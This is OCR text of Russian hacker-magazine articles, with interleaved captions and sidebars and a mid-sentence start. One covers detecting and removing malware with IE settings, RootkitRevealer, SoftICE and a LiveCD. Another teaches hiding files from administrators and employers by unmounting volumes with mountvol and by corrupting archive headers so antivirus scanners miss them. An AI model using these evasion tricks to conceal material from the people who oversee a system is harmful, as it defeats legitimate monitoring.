
Достаточно большое количество малвари распространяется в виде расширений к браузерам, преимущественно к IE (малварь, поражающая Горящего Лиса и Оперу автору до сих пор не встречалась). Это обеспечивает высокую степень скрытности, поскольку в этом случае отпадает необходимость порождать новый процесс, а как найти расширения, знает далеко не каждый хакер, не говоря уже о пользователях.

Касательно IE — чтобы обезвредить малварь, достаточно зайти в меню «Сервис», найти там «Свойства обозревателя» и сбросить галочку напротив пункта «Включать сторонние расширения обозревателя» (она находится в разделе «Обзор» вкладки «Дополнительно»). Если этот пункт отсутствует, значит, ты используешь слишком древнюю версию браузера — срочно обновляйся! Ведь через незаткнутые дыры черви лезут только так!


Однако следует помнить, что при отключении сторонних расширений отвалится панель Google Toolbar и перестанет работать контекстное меню многих менеджеров закачки, с чем смириться никак нельзя. К счастью, Anti-Spy Info умеет отображать сторонние расширения IE, что существенно упрощает поиск малвари.

Горящий Лис и Опера выгодно отличаются от IE тем, что самостоятельно выводят список расширений, позволяя выборочно отключать те из них, которые мы не устанавливали. Поэтому прибегать к помощи утилит для решения этой задачи нет никакой необходимости.





> Просмотр даты создания в FAR'е



> Отключение сторонних расширений в IE

руткиты учатся обходить его еще в зародыше. Все это делает Rootkit Revealer практически безальтернативным средством, с которым мы сейчас и познакомимся.

Запускаем RootkitRevealer.exe, нажимаем кнопку «Scan» и ждем, пока программа просканирует ветви реестра и дисковые файлы на предмет сокрытой заразы. Поиск сокрытых сетевых соединений не осуществляется, что не есть гуд, поскольку черви все чаще и чаще прибегают к маскировке левого трафика. Выглядит это приблизительно так: все приложения закрыты, но модем оживленно мигает своими огоньками. Тут уже никакого Rootkit Revealer не нужно, чтобы заподозрить наличие непрошенной заразы или AdWare, загружающего баннеры.

Если зловредная программа в дополнение к сетевым соединениям скрывает и свой исполняемый файл (динамическую библиотеку) и/или процесс, она будет обнаружена Rootkit Revealer на общих основаниях, в противном случае вредоносный процесс легко обнаружить с помощью Anti-Spy Info.

А что делать, если Anti-Spy Info молчит, как партизан на допросе, RootkitRevealer не показывает ничего интересного, а модем все-таки мигает, указывая на наличие заразы? Приходится прибегать к «тяжелой артиллерии» — к отладчику SoftICE, работающему с операционной системой на самом низком уровне и цепляющему все (ну или практически все), что шевелится. Только не спрашивай меня, где его взять и как установить! Документацию по этой теме мы положили на диск, поэтому будем считать, что SoftICE уже установлен. Вызываем его нажатием <Ctrl-D> (комбинация по умолчанию, которая при желании может быть изменена) и даем команду PROC для вывода списка процессов, после чего сравниваем полученный результат с данными, возвращенными диспетчером задач. В данном случае SoftICE обнаружил процесс sysrtl, который не зацепил диспетчер задач, что свидетельствует о факте активной маскировки (впрочем, ничего не говоря о его зловредности).

Стерилизация системы

Обнаружив подозрительный объект, лучше поскорее избавиться от него. Если мы знаем путь к файлу объекта и он не предпринимает никаких усилий по своей маскировке, то проще всего переименовать его во что-нибудь типа goodbye-malware.dat и тут же перезагрузиться, после чего отправить разработчикам антивирусов на трепанацию или удалить. Зачем переименовывать? А затем, что Windows блокирует удаление запущенных файлов и загруженных динамических библиотек, но допускает переименование. Переименование же файла препятствует его запуску после перезагрузки (ведь путь в реестре остался тем же самым!), и с ним можно делать все что угодно.

Если же малварь прячет файл, то побороть его становится уже сложнее. Продвинутая малварь просто не позволит себя удалить (и, в общем-то, правильно сделает). Самое простое, что только можно предпринять в обозначенной ситуации, — это загрузиться с LiveCD, поддерживающего NTFS-разделы (у тебя ведь диск размечен под NTFS, верно?), и удалить все левые файлы. Этому малварь уже никак не сможет противостоять! Подойдет Window PE (в свободную продажу не поступала, но найти ее не проблема), Knoppix (довольно популярный клон Linux) или подключение винчестера с инфицированной системой вторым к стерильной XP с последующим удалением нехороших файлов уже оттуда.

Как вариант — можно переустановить систему с нуля. Способ радикальный, зато действенный. Но сначала необходимо скачать все Service Pack'и вместе с самыми последними заплатками, поскольку выходить в сеть на незаштопанной системе небезопасно. К счастью, Microsoft помимо автоматического обновления поддерживает и ручное. Порядок установки заплаток должен совпадать с датами их выпуска (Windows его, увы, не проверяет), в противном случае более древние обновления, установленные последними, могут затереть один или несколько системных файлов со всеми вытекающими отсюда последствиями.

Сохраняем обновления на локальном диске и записываем на бумажке даты их выхода (или просто скачиваем обновления один за другим в порядке возрастания их даты, а перед их установкой отсортировываем файлы по времени создания). Затем загружаемся с LiveCD (или стерильной XP, к которой зараженный винчестер подключен вторым) и удаляем каталоги Windows и Program Files, после чего вынимаем LiveCD (отключаем зараженный диск от стерильной XP, вновь подключая его первым) и устанавливаем Windows с дистрибутивного CD. Вероятность выживания малвари минимальна, однако время, потраченное на переустановку системы, довольно значительно, а потому этот способ годится лишь в качестве последнего средства, когда остальные уже исчерпаны.

Заключение

Страх перед вирусами высаживает на конкретную измену, заставляя искать черную кошку, которой нет, в темной комнате, которой никогда не было. Малварь далеко не так вездесуща и отнюдь не всемогуща. Большинство странностей в поведении компьютера обуславливается дефектами железа, кривизной рук и прочими подобными факторами. Существует только один способ побороть страх —разобраться в устройстве вирусов, освоить ассемблер, научиться держать в руках отладчик с тем, чтобы при малейших подозрениях можно было провести полную ревизию системы. Мы боимся того, что не контролируем, чем не можем управлять, что не знаем... А не знаем потому, что не утруждаем себя этим. Рядовые пользователи предпочитают отмахиваться от проблемы, мол, пользоваться тостером можно, даже не будучи инженером. Верно. Тостером — можно. Но компьютер — это все-таки не тостер. Это сложная электронно-вычислительная машина, требующая от оператора определенной квалификации и жестоко карающая за нежелание думать.




ХВОСТАТЫЙ ГУРУ


С глаз долой — из списков вон!

Надежно прячем файлы и папки в системе

Заныкать гейму от начальства и «клубничку» от родителей — весьма потребное дело. В Сети существует большое количество утилит, специально предназначенных для этих целей (как коммерческих, так и бесплатных), но качество маскировки и удобство использования в большинстве случаев оставляют желать лучшего, однако при желании «шапку-невидимку» можно смастерить и самостоятельно! Штатные средства операционной системы таят в себе множество удивительных возможностей, о которых догадываются далеко не все пользователи.



> Логический диск (в девичестве диск D:) смонтирован на каталог C:\KPNC



> Просмотр идентификаторов размонтированных логических дисков

Степень скрытости информации — один из важнейших критериев, гарантирующий, что спрятанный файл или каталог не будет найден посторонним человеком. Тут следует сделать небольшое отступление и обозначить два подхода к криптографии: шифрование и стеганографию. Шифрование ставит перед собой задачу кодирования информации таким образом, чтобы прочитать ее без знания ключа было невозможно или чрезвычайно трудно. Идея же стеганографии заключается в скрытии самого факта наличия информации в том или ином месте. Естественно, эти методы можно комбинировать друг с другом, в результате чего, даже если присутствие информации окажется твердо установленным фактом, без знания ключа ее все равно не удастся расшифровать, разве что применив ректотермальный криптоанализ (паяльник в точку пересечения двух прямых, в смысле ног).

Таким образом, утилиты, шифрующие файлы, папки (и даже целые дисковые разделы), для наших целей совершенно непригодны. У незашифрованной папки с «клубничкой», заныканной в неприметном каталоге с огромной степенью вложенности, есть хорошие шансы долгое время оставаться незамеченной. Но стоит только ее зашифровать (например, спрятать в rar-архив), как антивирусы тут же начнут ругаться на всех языках, под которые они локализованы, и у «посторонних человеков» возникнет вопрос: а с чего бы это вдруг вам потребовалось шифроваться? Честным людям скрывать нечего. Напротив, если человек постоянно пользуются услугами криптографии, значит, он либо параноик (это хреново, но поправимо), либо что-то заныкал (а вот за это могут уже и побить!). Чтобы не погореть, мы должны скрывать сам факт наличия сокрытых данных! Вот такая рекурсия получается!

Другим критерием оценки эффективности криптографических механизмов является их стойкость ко взлому. Начинающие часто спрашивают: стоит ли устанавливать утилиты типа PGP Disk или аналогичные ему шифровальные средства, против которых бессилен даже Пентагон? Ответ зависит от того, какую именно информацию мы собираемся скрывать и насколько часто планируем работать с ней. Работать с зашифрованной информацией — все равно что хранить золото в сундуке, зарытом под яблоней. Понадобилась сотня баксов — откопал, достал, закопал. И так каждый раз. Слишком утомительно, да и небезопасно, поскольку набираемый пароль могут подсмотреть из-за спины или увести кейлоггером, причем короткий словарный элементарно подбирается по словарю, а длинный бессмысленный легко забыть, навсегда лишив себя доступа к зашифрованным данным. А пароль, записанный на листок (или брелок с flash-памятью), может стать добычей взломщика.

Надежно защитить свои данные от спецслужб практически невозможно, да мы и не собираемся этим заниматься. Наши задачи гораздо скромнее: дети, жена, коллеги по работе, начальник, администратор и прочие продвинутые пользователи. Что же касается людей в погонах, то тут все зависит от «повезет» или «не повезет». Если экспертизой изъятого компьютера будет заниматься обычный администратор, то обмануть его проще простого. А вот если жесткий диск передадут фирме, специализирующейся на восстановлении данных, для скрупулезного изучения на секторном уровне, то тут дело труба, однако подобные «клинические» случаи мы не рассматриваем.

Существует масса относительно простых, но достаточно эффективных механизмов сокрытия информации (для большинства из которых не требуется никаких дополнительных приспособлений, кроме самой операционной системы). Автор пользуется ими далеко не первый год и за это время хорошо изучил их достоинства и недостатки и потому предлагает лишь отборные хакерские трюки. Вот!

Как это работает, или обзор маскировочных утилит

Несмотря на то что мы собираемся рассматривать способы сокрытия файлов и папок, не требующие установки дополнительного программного обеспечения (что в некоторых случаях попросту невозможно), знать, что у них находится «под капотом», никому не помешает.

Имеющиеся на рынке утилиты можно разделить на два больших и практически непересекающихся класса. Первые устанавливают свой драйвер (службу, резидентную программу), перехватывающий системные вызовы, прямо или косвенно относящиеся к поиску, удалению, открытию файлов. После этого им остается всего лишь подчистить содержимое каталогов, исключая из них всякое упоминание о сокрытых файлах и подкаталогах, а также блокируя прямое открытые/удаление файлов по их имени. Это достаточно надежный механизм, однако, ввиду множества присущих ему недостатков, большой популярности он так и не приобрел.

Из-за своей схожести с руткитами файловые маскировщики обозначенного типа плохо уживаются с антивирусами, попадая под «статью» «вредоносная программа неизвестного типа». А кому это понравится?! Администраторы тут же устраивают суровые разборки с раздачей по обе стороны от технического прогресса (раздачей занимается бригада каратистов быстрого реагирования). К тому же корректный перехват системных функций реализовать очень сложно и за каждую ошибку приходится расплачиваться нестабильной работой оси и прочими глюками, от которых пользователи совсем не в восторге.


Среди коммерческих продуктов, работающих на «топливе» этого вида, наибольшую популярность завоевал Symantec SystemWorks, поддерживающий опцию Norton Protected Recycle Bin и создающий скрытый каталог NPROTECT в обычной корзине. «Скрытый» не в смысле атрибута hidden, а реально скрытый от системы и доступный только ему одному. Подробнее




> У тебя будет возможность сравнить эффективность нашего способа и алгоритмов, реализованных в готовых продуктах. Благо последние мы выложили на наш диск.



> Не думай, что предложенная методика поможет тебе спрятать файлы от спецслужб. Они все равно их найдут, ты уж поверь.



> Просмотр логических дисков и точек подключения с помощью штатной утилиты mountvol.exe




> Программа HidesFiles, прячущая файлы и папки от посторонних глаз


об этом и многом другом можно прочитать в блоге Марка Руссиновича: http://blogs.technet.com/markrussinovich/archive/2006/01/15/rootkits-in-commercial-software.aspx).
Другой класс утилит вообще не касается системных функций и прячет файлы с каталогами путем помещения их в специальный контейнер, как правило, представляющий собой обычный файл данных, с которым маскировочная программа работает через свой собственный интерфейс, выполненный в стиле проводника. А чтобы посторонние люди не добрались до спрятанных файлов, они защищаются паролем. Грубо говоря, это то же самое, что и обычный запароленный RAR. Факт сокрытия никак не маскируется, и чтобы работать с файлами, их нужно извлечь на диск, что не только непрактично, неудобно, но еще и небезопасно (поскольку следы присутствия извлеченных файлов на диске легко обнаружить любой утилитой типа R-Studio, умеющей восстанавливать удаленные файлы).
Тем не менее, в силу чрезвычайной простоты технической реализации, такой принцип сокрытия очень популярен среди разработчиков маскировочных программ. Знать устройство операционной системы, владеть ассемблером, уметь писать драйверы не требуется. Достаточно поерзать мышью в Delphi — и программа готова! Типичным представителем этого класса утилит является условно-бесплатная программа HidesFiles, ознакомиться с которой можно на www.hidesfiles.com.
Однако ни ей, ни легионом ее сородичей пользоваться не рекомендуется, поскольку качество шифрования оставляет желать лучшего. В некоторых случаях (для достижения наивысшего быстродействия) никакого шифрования вообще не производится и эталонный пароль хранится в «архиве» открытым текстом. Ну или не сам пароль, а его контрольная сумма. Несмотря на то что восстановить пароль по контрольной сумме невозможно, для доступа к данным пароль не нужен, поскольку они лежат в незашифрованном виде. Достаточно дизассемблировать программу, чтобы реконструировать формат файла данных, и дальше можно работать с ним в обход пользовательского интерфейса. Разумеется, домашние пользователи на такое не способны, а потому для защиты от них хватит и HidesFiles.

Монтирование и демонтирование дисковых томов

Операционные системы семейства NT (к числу которых относится сама NT, W2K, XP и Vista) поддерживают механизм монтирования (mount) дисковых томов (аналогичный тому, что имеется в UNIX). Однако, в отличие от UNIX, в NT диски монтируются автоматически при их подключении (для несъемных носителей это означает, что они монтируются всегда), и пользователю нет никакой нужды задумываться об этом.
Между тем, если размонтировать дисковый том (грубо говоря, отобрать у него букву), он исчезнет из «Моего компьютера», FAR'а. И чтобы получить доступ к его содержимому, необходимо выполнить операцию монтирования (о которой осведомлены далеко не все администраторы, не говоря уже о рядовых пользователях). Причем это совершенно законная и абсолютно безопасная операция!
Хорошая идея — при разбивке диска выделить один раздел под секретные файлы, монтируя его только на время работы с ними. Ни антивирусы, ни дисковые доктора, ни прочие антихакерские средства не заподозрят и следов «измены».
В принципе, изменить разбивку диска можно и на лету — достаточно воспользоваться PQMagic или аналогичной программой. Внимание: все программы, разбивающие диск на лету, не застрахованы от ошибок и могут угробить один или несколько разделов без малейших шансов на восстановление, поэтому обязательно зарезервируйся перед разбиением.
Монтировать диски можно как из командной строки, так и через графический интерфейс, что намного нагляднее. Вот с него-то мы и начнем! Итак, «Пуск → Настройка → Панель управления → Администрирование → Управление компьютером». Во вкладке «Структура» находим «Управление дисками» и смотрим, какие диски есть на нашем компьютере. Допустим, мы хотим демонтировать диск D:. Щелкаем по нему левой клавишей мыши, в открывшемся контекстом меню выбираем пункт «Изменение буквы диска и пути диска». Появляется еще одно диалоговое окно с выделенной буквой диска и кнопками «Добавить», «Изменить», «Удалить» и «Закрыть». Нажимаем «Удалить», после чего закрываем окно, выходим из системы управления компьютером и видим, что диск D: не отображается ни в проводнике, ни в FAR'е, ни в командной строке.
Выполняем перезагрузку (если есть такое желание) и убеждаемся, что при загрузке системы удаленный диск более не монтируется в автоматическом режиме. Как же его вернуть обратно?! Очень просто! Заходим в «Управление дисками» (как было показано выше), щелкаем мышью по безымянному прямоугольнику, выбираем «Изменение буквы диска и пути диска», нажимаем кнопку «Добавить» и выбираем любую букву из предложенных. Совершенно необязательно выбирать именно диск D:, это вполне может быть X: (а почему бы и нет?) и даже путь к существующему NTFS-каталогу (но о каталогах мы поговорим позднее).
После нажатия на «ОК» смонтированный диск тут же появится в «Моем компьютере», FAR'е и остальных менеджерах.



> Теперь с диском D: уже не ассоциирована никакая буква и доступ к нему из «Моего компьютера» или FAR'a невозможен!



> Управление дисками через консоль администрирования

Перезагружать компьютер для этого не требуется. Некоторые программы, перечисляющие диски при запуске, могут не заметить появления нового диска, поэтому их следует закрыть и открыть вновь. Но, впрочем, таких программ очень немного и с каждым днем становится все меньше и меньше.
А теперь перейдем к командной строке, которая удобна тем, что монтировать/размонтировать диски можно не только мышью, но и командным файлом, запускаемым одним щелчком или даже вызываемым горячей комбинацией клавиш.
Начиная с W2K (а, может быть, и еще раньше), в комплект штатной поставки системы входит утилита moutvol.exe, которая, как и следует из ее названия, предназначена для монтирования/размонтирования дисков. При запуске без параметров она выдаст список логических дисков вместе с назначенными им буквами или точками подключения.
Абракадабра в стиле «\\?\Volume{fd9b89a6-5675-11d9-9ed9-bd1445c469e4}\» представляет собой идентификатор тома, используемый системой при «общении» с ним на низком уровне. Формально NT позволяет нам (в порыве мазохизма) указывать идентификатор диска вместо его буквы (независимо от того, есть у него эта буква или она удалена), однако это слишком громоздко, непотребно и неудобно.

ПРЯМОЕ ОБРАЩЕНИЕ К ДИСКУ ПО ЕГО ИДЕНТИФИКАТОРУ

```
$dir /w \\?\Volume{fd9b89a6-5675-11d9-
9ed9-bd1445c469e4}\
 Том в устройстве \\?\Volume{fd9b89a6-5675-11d9-
9ed9-bd1445c469e4}\ имеет метку BACKUP
 Серийный номер тома: 48FF-7B94

 Содержимое папки \\?\Volume{fd9b89a6-5675-11d9-
9ed9-bd1445c469e4}\

chasingamy.srt        [dex]        [disk-cd]
[distr]               [emule]      Forth_Java.txt
Forth_Java.zip        [game]       IFRAME.exp.doc
[masm32]              [OLD-OLD]     sexgo.exe
sex_do_it.bat         SubRip.srt   [systemV]
[temp]                 новый год и новые планы.eml
           8 файлов      322 679 байт
           9 папок   3 331 104 768 байт свободно
```

Для размонтирования диска (удаления буквы) достаточно вызвать mountvol.exe с ключом '/D' (от delete — «удаление») и буквой удаляемого диска, после чего диск тут же исчезнет из «Моего компьютера».

```
$mountvol.exe D: /D
```

Хорошо! Диск D: успешно удален. Остается только разобраться, как вернуть его обратно. Нет ничего проще! Вызываем mountvol.exe идентификатором логического диска и буквой, которую мы собираемся ему присвоить. Ой, а если мы не помним этот длинный и ужасный идентификатор, что делать нам тогда?! Ну не помним, так не помним! Невелика беда. Запускаем утилиту mountvol.exe без ключей, и она выводит список всех идентификаторов, причем рядом с идентификаторами, с которыми не ассоциирована ни одна буква, будет надпись: «Нет точек подключения». Выделяем мышью все от одинарной до двойной косой черты и нажатием левой кнопки мыши вставляем в командную строку следом за командой mountvol.exe D:.

```
$mountvol.exe D: \\?\Volume{fd9b89a6-5675-11d9-
9ed9-bd1445c469e4}\
```

Как мы видим, диск D: исправно появляется в «Моем компьютере» и в прочих местах. Хочешь — работай с ним как с обыкновенным диском, не хочешь — форматируй! Впрочем, нет, форматировать лучше не надо. Пришло время познакомиться с одной удивительной возможностью NT,

ИГРЫ С PKZIP'ОМ

Классический способ маскировки игрушек и «клубнички» сводится к упаковке файлов в какой-нибудь архив (например, ZIP или RAR) с последующим изменением расширения на .dat или что-то вроде того. Считается, что тупой администратор поведется как пионер и ни о чем не догадается. Три раза: «Ха!» Администратор, быть может, и не догадается (он ведь и не подряжался проверять все файлы в системе), но антивирусы с включенной опцией «Проверять архивы» проигнорируют расширение и опознают тип архива по его содержимому. В результате этого в протокол попадет полный список проверенных файлов и архив с нетипичным расширением тут же привлечет к себе внимание, после чего будет безжалостно удален.
Чтобы избежать расправы, рекомендуется вооружиться hiew'ом (или любым другим hex-редактором) и заменить первые два байта заголовка чем-нибудь таким... этаким... например просто поменять их местами, чтобы не забыть.
Теперь (после смены расширения) ни антивирус, ни даже сам архиватор ни за что не смогут догадаться об истинном формате файла и спокойно пропустят его, даже не жуя. Единственная зацепка, способная вызывать подозрения у администратора, — это неприлично огромный размер файла. Стратегия поиска сокрытых данных: «Найди десятку самых длинных файлов и присмотрись к ним повнимательнее» — палит незадачливых хакеров только так! Поэтому всегда разбивай архив на несколько файлов разного размера, подбирая его так, чтобы они не слишком выделялись среди остальных.

поддерживаемой всеми UNIX, но отсутствующей в линейке 9x, — с возможностью монтирования логического диска на папку другого диска. Зачем это может понадобиться?! Все мы привыкли к тому, что имеются диски C:, D:, E:, однако некоторые считают такой расклад неудобным и с удовольствием предпочли бы работать с одним логическим диском. Или вот... возьмем такой жизненный случай. У нас есть диски C: и D:, причем на C: свободного места нет совсем, а на D: его завались. Было бы здорово перенести часть программ на D:, но... это невозможно сделать без их переустановки, поскольку практически все они привязываются к букве диска, на который поставлены. Однако могущество операционной системы NT позволяет преодолеть это ограничение весьма простым и элегантным способом.
Предположим, на диске C: находится каталог C:\KPNC, содержащий множество установленных приложений. Что мы делаем? Переносим их в корневой каталог диска D: так, чтобы каталог C:\KPNC оказался пустым, после чего удаляем букву D: и монтируем логический диск на каталог C:\KPNC, подставляя его вместо буквы диска:

